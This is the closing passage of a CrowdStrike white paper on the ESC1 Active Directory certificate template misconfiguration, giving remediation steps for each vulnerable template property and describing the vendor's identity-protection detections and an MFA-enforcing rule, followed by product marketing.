Reiterating the breakdown of the ESC1 template used throughout the white paper, the scenario allowed anyone in the Domain Users group to request a certificate (`Domain Users`) that can be used to authenticate to Active Directory (`Client Authentication`) as any other account (`ENROLL_SUPPLIES_SUBJECT`) without oversight or manual approval (`Authorized Signatures Required`). The template can be seen in four unique parts that can all be remediated independently:

- 1. Ability for anyone in the Domain Users group to request a certificate. (Consider other groups as well, such as Authenticated Users or Domain Computers.)**
 - Limit enrollment privileges to only accounts that require it.
- 2. Ability to authenticate to Active Directory through Client Authentication.**
 - Limit the Extended Key Usage (EKU) to not include any values that may allow for authentication, such as those listed below:
 - Client Authentication
 - PKINIT Client Authentication
 - Smart Card Logon
 - Any Purpose
 - null (no value at all)
- 3. Ability to specify any other account.**
 - Remove the `ENROLL_SUPPLIES_SUBJECT` flag from certificates that have the issue described above.
- 4. No requirement for manual approval to issue a certificate.**
 - Require manual approval for certificate issuance.

Depending on the nuance associated with different vulnerable certificate templates, the above remediation options may vary. Implementing these remediations will require understanding which one best suits your unique requirements and whether you are required to keep the vulnerable template at all.

Countermeasures

CrowdStrike Falcon® Identity Protection proactively identifies misconfigurations, detects over 40 identity-based attacks and prevents lateral movement in real time.

For certificate-based attacks, it offers the following detections:

- Detection of suspicious reconnaissance involving gathering information about AD CS environments that can be vulnerable to attacks mentioned in this white paper
- Detection of anomalous certificate authentications, which might indicate suspicious activity such as attempts to use misconfigured certificates for authentication
- Detection of attempts to gather user credentials using certificate template authentication

CrowdStrike Falcon Identity Protection can also stop an adversary moving laterally after obtaining a certificate. Using the example earlier in the white paper, when *Rubeus* requests the TGT, that event could trigger a prevention policy, either outright blocking the request or dynamically enforcing a multifactor authentication (MFA) challenge, as shown in Figure 26.

The screenshot shows the configuration for a rule named "Protect Privileged Administrator Accounts". The rule is triggered on "Access" events, specifically "Identity Verification", and applies to "Any" connectors. The rule conditions are defined as follows:

- User privilege:** include, At least one (Azure Global Privileges, Domain Admin, Administrator, Enterprise Admin)
- Baseline:** exclude, All (User regularly uses source endpoint)
- Source attribute:** exclude, At least one (Falcon installed)
- User type:** include, At least one (Human)
- Source network label:** exclude, At least one (PAW Subnet)

Figure 26. CrowdStrike Falcon Identity Protection rule conditions

In this example, we combine user behavior, device posture and source network to enforce MFA for all authentication events. This means whether an adversary moves laterally around the network with a password or a certificate, your prevention policies always stop lateral movement.

Final Word

Throughout this white paper, we primarily focused on vulnerable templates with ESC1. This is the most basic certificate abuse scenario, but the artifacts mentioned here can be useful in many other abuse case scenarios as well. AD CS abuse is a viable attack path for any attacker, and mitigating this vulnerability is paramount to securing Active Directory. The tools mentioned above should be used to audit your certificate templates with as much detail as they provide. Alternatively, proactive engagements – such as the red team/blue team engagements offered by CrowdStrike Services – will often audit for vulnerable certificate templates specific to your organization.

Schedule your free [Active Directory Risk Review](#) from CrowdStrike to get instant visibility into your Active Directory hygiene and expert guidance on how to reduce your attack surface.

Read how consolidated identity protection in a unified security platform is a [must-have](#) for the modern SOC.

Author: Stephan Wolfert, CrowdStrike Professional Services

About CrowdStrike

[CrowdStrike](#) (Nasdaq: CRWD), a global cybersecurity leader, has redefined modern security with the world's most advanced cloud-native platform for protecting critical areas of enterprise risk – endpoints and cloud workloads, identity and data.

Powered by the CrowdStrike Security Cloud and world-class AI, the CrowdStrike Falcon® platform leverages real-time indicators of attack, threat intelligence, evolving adversary tradecraft and enriched telemetry from across the enterprise to deliver hyper-accurate detections, automated protection and remediation, elite threat hunting and prioritized observability of vulnerabilities.

Purpose-built in the cloud with a single lightweight-agent architecture, the Falcon platform delivers rapid and scalable deployment, superior protection and performance, reduced complexity and immediate time-to-value.

CrowdStrike: We stop breaches.

